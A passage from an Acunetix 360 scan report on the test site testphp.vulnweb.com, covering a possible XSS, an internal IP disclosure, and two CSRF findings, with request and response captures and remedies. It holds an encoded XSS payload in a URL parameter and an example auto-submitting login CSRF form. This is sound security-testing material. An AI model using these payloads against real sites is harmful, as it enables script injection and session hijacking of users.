- Intercepting data and performing man-in-the-middle attacks.

Vulnerabilities

9.1. http://testphp.vulnweb.com/showimage.php?file='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x002C88)%3C/scRipt%3E&size=160

Method	Parameter	Value
GET	file	`'"--></style></scRipt><scRipt>netsparker(0x002C88)</scRipt>`
GET	size	`160`

Notes

- Due to the Content-type header of the response, exploitation of this vulnerability might not be possible because of the browser used or because of the presence of certain web tools. We recommend that you fix this even if it is not an exploitable XSS vulnerability because it can allow an attacker to introduce other attacks to exploit it. But, these issues are not confirmed; you will need to manually confirm them yourself. In general, lack of filtering in the response can cause Cross-site Scripting vulnerabilities in browsers with built-in mime sniffing (such as Internet Explorer).

Proof URL

http://testphp.vulnweb.com/showimage.php?file='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert(0x002C88)%3C/scRipt%3E&size=160

Certainty

Request

```
GET /showimage.php?file='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x002C88)%3C/scRip
t%3E&size=160 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/search.php?test=query
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 182.0068 **Total Bytes Received** : 206 **Body Length** : 0 **Is Compressed** : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: image/jpeg
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:16:54 GMT


Warning: fopen('"--></style></scRipt><scRipt>netsparker(0x002C88)</scRipt>'): failed to open stream:
 No such file or directory in /hj/var/www/showimage.php on line 19

Warning: fpassthru() expects parameter 1 to be resource, boolean given in /hj/var/www/showimage.php
 on line 25
```

Remedy

This issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, all input and output from the application should be filtered / encoded. Output should be filtered / encoded according to the output format and location.

There are a number of pre-defined, well structured whitelist libraries available for many different environments. Good examples of these include OWASP Reform and Microsoft Anti-Cross-site Scripting libraries.

Additionally, you should implement a strong Content Security Policy (CSP) as a defense-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross-site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy.

There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

External References

- OWASP - Cross-site Scripting
- Cross-site Scripting Web Application Vulnerability
- XSS Shell
- XSS Tunnelling

Remedy References

- Content Security Policy (CSP) Explained
- Negative Impact of Incorrect CSP Implementations
- [ASP.NET] - Microsoft Anti-XSS Library
- OWASP XSS Prevention Cheat Sheet

CLASSIFICATION

CWE	79

CVSS 3.0 SCORE

Base	7.4 (High)
Temporal	7.4 (High)
Environmental	7.4 (High)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

CVSS 3.1 SCORE

Base	7.4 (High)
Temporal	7.4 (High)
Environmental	7.4 (High)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

10. [Possible] Internal IP Address Disclosure

LOW 1

Acunetix 360 identified a Possible Internal IP Address Disclosure in the page.

It was not determined if the IP address was that of the system itself or that of an internal network.

Impact

There is no direct impact; however, this information can help an attacker identify other vulnerabilities or help during the exploitation of other identified vulnerabilities.

Vulnerabilities

10.1. http://testphp.vulnweb.com/secured/phpinfo.php

Method	Parameter	Value
GET	URI-BASED	phpinfo.php

Extracted IP Address(es)

- 192.168.0.5
- 192.168.0.26

ExtractedIPAddresses

- 192.168.0.5
- 192.168.0.26

Certainty

Request

```
GET /secured/phpinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 195.638 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
…
Apache/2.2.3 (FreeBSD) DAV/2 PHP/5.1.6 mod_ssl/2.2.3 OpenSSL/0.9.7e-p1 </td></tr>
<tr><td class="e">SERVER_NAME </td><td class="v">acuart </td></tr>
<tr><td class="e">SERVER_ADDR </td><td class="v">192.168.0.5 </td></tr>
<tr><td class="e">SERVER_PORT </td><td class="v">80 </td></tr>
<tr><td class="e">REMOTE_ADDR </td><td class="v">192.168.0.26 </td></tr>
<tr><td class="e">DOCUMENT_ROOT </td><td class="v">/var/www/acuart/ </td></tr>

<tr><td class="e">SERVER_ADMIN </td><td class="v">root@localhost.localdomain </td></tr>
<tr><td class="e
…
D) DAV/2 PHP/5.1.6 mod_ssl/2.2.3 OpenSSL/0.9.7e-p1</td></tr>

<tr><td class="e">_SERVER["SERVER_NAME"]</td><td class="v">acuart</td></tr>
<tr><td class="e">_SERVER["SERVER_ADDR"]</td><td class="v">192.168.0.5</td></tr>
<tr><td class="e">_SERVER["SERVER_PORT"]</td><td class="v">80</td></tr>
<tr><td class="e">_SERVER["REMOTE_ADDR"]</td><td class="v">192.168.0.26</td></tr>
<tr><td class="e">_SERVER["DOCUMENT_ROOT"]</td><td class="v">/var/www/acuart/</td></tr>
<tr><td class="e">_SERVER["SERVER_ADMIN"]</td><td class="v">root@localhost.localdomain</td></tr>


…
```

Remedy

First, ensure this is not a false positive. Due to the nature of the issue, Acunetix 360 could not confirm that this IP address was actually the real internal IP address of the target web server or internal network. If it is, consider removing it.

CLASSIFICATION

CWE	200

11. [Possible] Cross-site Request Forgery

LOW | 1

Acunetix 360 identified a possible Cross-Site Request Forgery.

CSRF is a very common vulnerability. It's an attack which forces a user to execute unwanted actions on a web application in which the user is currently authenticated.

Impact

Depending on the application, an attacker can mount any of the actions that can be done by the user such as adding a user, modifying content, deleting data. All the functionality that's available to the victim can be used by the attacker. Only exception to this rule is a page that requires extra information that only the legitimate user can know (such as user's password).

Vulnerabilities

11.1. http://testphp.vulnweb.com/guestbook.php

Form Name(s)

- faddentry

Certainty

Request

```
GET /guestbook.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 184.56 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
…
ackground-color:#F5F5F5">01.12.2021, 7:08 pm</td></tr><tr><td colspan="2"><img src="/images/remark.g
if">  </td></tr></table>       </div>
          <div class="story">
                <form action="" method="post" name="faddentry">
                        <input type="hidden" name="name" value="anonymous user">
                        <textarea name="text" rows="5" wrap="VIRTUAL" style="width:500px;"></textare
a>
                        <br>
                        <input type="submit" name="submit" value="add
…
```

Remedy

- Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.
- If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.
    - For native XMLHttpRequest (XHR) object in JavaScript;

```
xhr = new XMLHttpRequest();
xhr.setRequestHeader('custom-header', 'valueNULL');
```

For JQuery, if you want to add a custom header (or set of headers) to
a. **individual request**

```
$.ajax({
    url: 'foo/bar',
    headers: { 'x-my-custom-header': 'some value' }
});
```

b. **every request**

```
$.ajaxSetup({
    headers: { 'x-my-custom-header': 'some value' }
});
```

```
OR
$.ajaxSetup({
    beforeSend: function(xhr) {
        xhr.setRequestHeader('x-my-custom-header', 'some value');
    }
});
```

External References

- OWASP Cross-Site Request Forgery (CSRF)

Remedy References

- OWASP Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet

CLASSIFICATION

CWE	352

12. [Possible] Cross-site Request Forgery in Login Form

LOW 1

Acunetix 360 identified a possible Cross-Site Request Forgery in Login Form.

In a login CSRF attack, the attacker forges a login request to an honest site using the attacker's user name and password at that site. If the forgery succeeds, the honest server responds with a Set-Cookie header that instructs the browser to mutate its state by storing a session cookie, logging the user into the honest site as the attacker. This session cookie is used to bind subsequent requests to the user's session and hence to the attacker's authentication credentials. The attacker can later log into the site with his legitimate credentials and view private information like activity history that has been saved in the account.

Impact

In this particular case CSRF affects the login form in which the impact of this vulnerability is decreased significantly. Unlike normal CSRF vulnerabilities this will only allow an attacker to exploit some complex XSS vulnerabilities otherwise it can't be exploited.

For example;

If there is a page that's different for every user (such as "edit my profile") and vulnerable to XSS (Cross-site Scripting) then normally it cannot be exploited. However if the login form is vulnerable, an attacker can prepare a special profile, force victim to login as that user which will trigger the XSS exploit. Again attacker is still quite limited with this XSS as there is no active session. However the attacker can leverage this XSS in many ways such as showing the same login form again but this time capturing and sending the entered username/password to the attacker.

In this kind of attack, attacker will send a link containing html as simple as the following in which attacker's user name and password is attached.

```
<form method="POST" action="http://honest.site/login">
  <input type="text" name="user" value="h4ck3r" />
  <input type="password" name="pass" value="passw0rd" />
</form>
<script>
    document.forms[0].submit();
</script>
```

When the victim clicks the link then form will be submitted automatically to the honest site and exploitation is successful, victim will be logged in as the attacker and consequences will depend on the website behavior.

- **Search History**
  Many sites allow their users to opt-in to saving their search history and provide an interface for a user to review his or her personal search history. Search queries contain sensitive details about the user's interests and activities and could be used by the attacker to embarrass the user, to steal the user's identity, or to spy on the user. Since the victim logs in as the attacker, the victim's search queries are then stored in the attacker's search history, and the attacker can retrieve the queries by logging into his or her own account.
- **Shopping**
  Merchant sites might save the credit card details in user's profile. In login CSRF attack, when user funds a purchase and enrolls the credit card, the credit card details might be added to the attacker's account.

Vulnerabilities

12.1. http://testphp.vulnweb.com/login.php

Form Name(s)

- loginform

Certainty

Request

```
GET /login.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 180.7381 **Total Bytes Received** : 220 **Body Length** : 0 **Is Compressed** : No

```
…
ntent -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
        <div class="story">
        <h3>If you are already registered please enter your login information below:</h3><br>
        <form name="loginform" method="post" action="userinfo.php">
        <table cellpadding="4" cellspacing="1">
                <tr><td>Username : </td><td><input name="uname" type="text" size="20" style="width:1
20px;"></td></tr>
                <tr><td>Passwo
…
```

Remedy

- Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.
- If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.
    - For native XMLHttpRequest (XHR) object in JavaScript;

```
xhr = new XMLHttpRequest();
xhr.setRequestHeader('custom-header', 'valueNULL');
```

For JQuery, if you want to add a custom header (or set of headers) to
a. **individual request**

```
$.ajax({
    url: 'foo/bar',
    headers: { 'x-my-custom-header': 'some value' }
});
```

b. **every request**

```
$.ajaxSetup({
    headers: { 'x-my-custom-header': 'some value' }
});
OR
$.ajaxSetup({
    beforeSend: function(xhr) {
        xhr.setRequestHeader('x-my-custom-header', 'some value');
    }
});
```

External References

- OWASP Cross-Site Request Forgery (CSRF)
- Robust Defenses for Cross-Site Request Forgery
- Identifying Robust Defenses for Login CSRF

Remedy References

- OWASP Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet

CLASSIFICATION

CWE	352

Show Scan Detail

Enabled Security Checks	: Apache Struts S2-045 RCE,

Apache Struts S2-046 RCE,
Backup Files,
BREACH Attack,
Code Evaluation,
Code Evaluation (Out of Band),
Command Injection,
Command Injection (Blind),
Content Security Policy,
Content-Type Sniffing,
Cookie,
Cross Frame Options Security,
Cross-Origin Resource Sharing (CORS),
Cross-Site Request Forgery,
Cross-site Scripting,
Cross-site Scripting (Blind),
Drupal Remote Code Execution,
Expect Certificate Transparency (Expect-CT),
Expression Language Injection,
File Upload,
Header Analyzer,
Heartbleed,
HSTS,
HTML Content,
HTTP Header Injection,
HTTP Methods,
HTTP Status,
HTTP.sys (CVE-2015-1635),
IFrame Security,
Insecure JSONP Endpoint,
Insecure Reflected Content,
JavaScript Libraries,
Local File Inclusion,
Login Page Identifier,
Malware Analyzer,
Mixed Content,
Open Redirection,
Oracle WebLogic Remote Code Execution,
Referrer Policy,
Reflected File Download,
Remote File Inclusion,
Remote File Inclusion (Out of Band),
Reverse Proxy Detection,
RoR Code Execution,
Server-Side Request Forgery (DNS),
Server-Side Request Forgery (Pattern Based),
Server-Side Template Injection,
Signatures,
SQL Injection (Blind),
SQL Injection (Boolean),
SQL Injection (Error Based),
SQL Injection (Out of Band),
SSL,
Static Resources (All Paths),
Static Resources (Only Root Path),
Unicode Transformation (Best-Fit Mapping),
WAF Identifier,
Web App Fingerprint,

	Web Cache Deception, WebDAV, Windows Short Filename, XML External Entity, XML External Entity (Out of Band)
URL Rewrite Mode	: Heuristic
Detected URL Rewrite Rule(s)	: None
Excluded URL Patterns	: gtm\.js WebResource\.axd ScriptResource\.axd
Authentication	: None
Scheduled	: Yes
Additional Website(s)	: None
Scan Profile	: Default
Scan Policy	: Default Security Checks
Report Policy	: Default Report Policy
Scope	: Entered Path and Below
Scan Type	: Full
Max Scan Duration	: 10 hour(s)